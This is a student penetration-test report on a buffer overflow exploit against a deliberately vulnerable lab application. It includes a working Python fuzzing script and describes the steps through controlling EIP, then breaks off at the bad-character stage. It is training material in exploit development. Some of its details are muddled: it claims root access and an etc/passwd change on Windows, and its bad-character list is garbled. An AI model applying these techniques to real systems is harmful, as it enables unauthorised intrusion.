Network Penetration Testing
CRN 50250

Buffer Overflow Exploitation Report

Date: February 15th, 2021
Project: 02-21
Version 1.0

Table of Contents

Table of Figures

EXECUTIVE SUMMARY

Akolade Adelaja conducted a comprehensive security assessment of the VulnApp.exe application on the Windows 7 Lab VM to determine its existing vulnerabilities by engaging in a penetration test that was conducted on the 14th of February 2021. The goal of the "pentest" is to act as a malicious actor by performing attacks against the application with the aim of discovering any vulnerabilities that could lead to a breach, and be leveraged to gain access to the system through the application.

This assessment harnessed testing based on the *NIST SP 800-115 Technical Guide to Information Security Testing and Assessment and the OWASP Testing Guide (v4)* to provide documentation and proof of developing a working exploit.

PHASES OF PENETRATION TEST

Phases of penetration testing activities include the following:

- Planning – Goals are gathered, and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and recommendations.

FINDINGS OVERVIEW

While conducting the penetration test, there was one critical vulnerability discovered in the system. Adelaja was able to gain root access and connect to the windows machine as an administrator. This was possible due to a vulnerable program being executed as an administrator, which led to remote system access.

A brief technical overview is listed below:

Target: VulnApp.exe – Low-privilege shell was obtained by performing a Buffer-Overflow attack against the application found open on port 9999 granting Adelaja full root/administrative privileges. Once access was established, privilege escalation was possible due to the write permissions of **'lab'**; which allowed the creation of a new admin **'lab2'** to the etc/passwd file.

RECOMMENDATIONS

To increase security posture and prevent Buffer Overflows in Enterprises, Adelaja recommends the following mitigations and/or remediations be performed:

- **Implement Secure Development Practices.** Developers of C++ and C applications should include regular testing in pre and post deployment phases of software development to detect and fix stack and heap buffer overflows. use intrusion detection and prevention systems.
- **Avoid standard library functions that are not bounds-checked**. Such as strcpy, scanf and gets.
- **Permissions Audit of System Files**. Perform baseline and scheduled audits of permissions to system files to ensure those system files follow best security practices. Avoid service accounts owning sensitive system files that control local user access as misconfigurations with permissions can be leveraged to gain full administrative access.
- **Enforced bounds-checking at Run time.** ASLR (Address space layout randomization) randomizes the positions of system executables, stacks, heaps, and libraries in memory. This increases the difficulty for an attacker to locate them for exploitation. There is also the Structured Exception Handling Overwrite Protection, which blocks malicious code from attacking a system that manages hardware and software exceptions in Windows
- **Use of Executable Space Protection.** Mark areas of memory as executable or non-executable, preventing attackers from running buffer overflow code in some regions in memory.
- **Automatic Protection At Language Level.**

SEVERITY SCALE

CRITICAL Severity Issue: Poses immediate danger to systems, network, and/or data security and should be addressed as soon as possible. Exploitation requires little to no special knowledge of the target. Exploitation doesn't require highly advanced skill, training, or tools.

HIGH Severity Issue: Poses significant danger to systems, network, and/or data security. Exploitation commonly requires some advanced knowledge, training, skill, and/or tools. Issue(s) should be addressed promptly.

MEDIUM Severity Issue: Vulnerabilities should be addressed in a timely manner. Exploitation is usually more difficult to achieve and requires special knowledge or access. Exploitation may also require social engineering as well as special conditions.

LOW Severity Issue: Danger of exploitation is unlikely as vulnerabilities offer little to no opportunity to compromise system, network, and/or data security. Can be handled as time permits.

INFORMATIONAL Issue: Meant to increase client's knowledge. Likely no actual threat.

EXPLOITATION

During the exploitation phase, Adelaja will attempt to exploit a buffer Overflow attack within the windows 7 operating system using the following steps:

1. Fuzzing to check vulnerability
2. Generating A Pattern To find The Offset
3. Overwriting and Controlling the EIP
4. Identify Bad Characters
5. Identifying The Right Module
6. Generating The Shell Code

The end goal for the tester is to attempt to penetrate the target system gaining as much access privilege as possible. Adelaja will stay within the scope that was determined during pre-engagement.

1.Fuzzing To Check Vulnerability

Before proceeding to develop the exploit. The application is checked to find any vulnerable injection points unable to handle large amounts of data causing the application to crash. The TRUN command on Vulnapp.exe is known to be vulnerable and the python script below was developed to attack this specific command [Figure 1.1].

~/fuzzScript.py - Mousepad

File Edit Search View Document Help

```
#!/usr/bin/python
import sys, socket, os
from time import sleep

buffer = "A" * 100

while True:
        try:
                expl=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                expl.connect(('192.168.56.107',9999))

                expl.send(('TRUN /.:/' + buffer))
                expl.close()
                sleep(1)
                buffer = buffer + "A"*100

        except:
                print "Fuzzing crashed at %s bytes" % str(len(buffer))
                sys.exit()
```

Figure 1.1: fuzzScript.py

In the above code, a socket to enable the connection is created and passed the IP address of the target host (192.168.56.107) and the identified port (9999) Then the buffer variable assigned 100 A characters is binded to the vulnerable 'TRUN' command and sent to the target machine. It will send A (\x41 in hex) incrementally at 100 bytes a time until it's no longer able to communicate with the port. After a successful crash, a message will be displayed highlighting when crashed occurred in bytes.
Note that the additional characters '/.:/' are commands that go after TRUN and must be included to gain access to this injection point.
Before running the fuzzScript, the VulnApp.exe is attached to immunity debugger [Figure 1.2] [Figure1.3].



Figure 2.2: Attaching VulnApp to Immunity Debugger



Figure 3.3: Immunity Debugger running VulnApp.exe

Running the script [Figure 1.4] now will confirm that the A character values declared in the script are creating an access violation and getting passed to the EBP register [Figure

1.5]. In this case, it didn't overwrite the EIP but it stops communicating with the port at 2100 bytes establishing that the application crashed.



Figure 4.4:Running fuzzScript.py and crash message



Figure 5.5: Register Values Inspection after VulnApp crash

2.Generating A Pattern To Find The Offset

Using the pattern_create ruby file provided by Metasploit, a unique string of no repeating characters will be generated [Figure 2.1] and sent to the application's buffer using the second python script[Figure 2.2]. This payload will display a value on the EIP when the program crashes [Figure 2.3]. This value can then be used to find the offset The offset is the exact number of bytes it takes to fill the application's buffer.



Figure 2.1: Generating the Pattern

Figure 2.2: Adding Generated pattern to New Script



Figure 2.3: EAX,ESP and EIP values after running fuzzScript2.py

For this application, the EIP value in the debugger is 386F4337. Using a second ruby script from Metasploit called pattern_offset.rb on this EIP value will search for a pattern (within the generated 2500 characters from the pattern_create script [Figure 2.1]) that matches the EIP value 386F4337, showing us the exact point the EIP register begins.

In this case it found an offset of 2003 bytes [Figure 2.4]. This is critical as Adelaja now knows there are 2003 bytes right before the EIP, with the EIP itself being 4 bytes long. With this knowledge, those 4 specific bytes can now be overridden to gain control of the EIP.



Figure 2.4: Identifying the Offset

3.Overwriting and Controlling the EIP

To gain control of the EIP, another python script is run to send a custom buffer to the VulnApp application. The script below [Figure 3.1] will be using a new variable shellcode which is assigned a string of 2003 character A's (2003 as this is the number of bytes before the EIP) plus 4 character B's(To clearly define the EIP's 4 bytes).



Figure 3.1: shellScript.py

When the script is run and the VulnApp application crashes, looking at the registers on immunity shows the TRUN Command and the A's, on the EBP the A's in hex format 414141 and on the EIP the B's in hex format 424242 [Figure 3.2]. The EIP is overwritten and can be used to point to malicious code.



Figure 3.2:Overwritten EIP Register on Immunity.

4. Identifying Bad Characters

When generating shellcodes, it is necessary to find and remove the possibility of bad characters interfering with the shellcode. These characters are used by the VulnApp application so if passed to the program through the shellcode, VulnApp will consider it as something else and the shellcode will not run.
By running all the hex characters through the VulnApp program and seeing the effects on the program, these bad characters can be determined.



Figure 4.1: shellScript2.py to find Bad Characters

Running the above script with the null byte value included [Figure 4.1] will send the payload with the bad characters. Below is the Hex dump after the application crashes [Figure 4.2] [Figure4.3], any values missing or out of order will be a bad character and should be excluded from shellcode. In this case the only bad character is \x00,\x,\x



Figure 4.2: Hex dump after running bad character script with null byte included

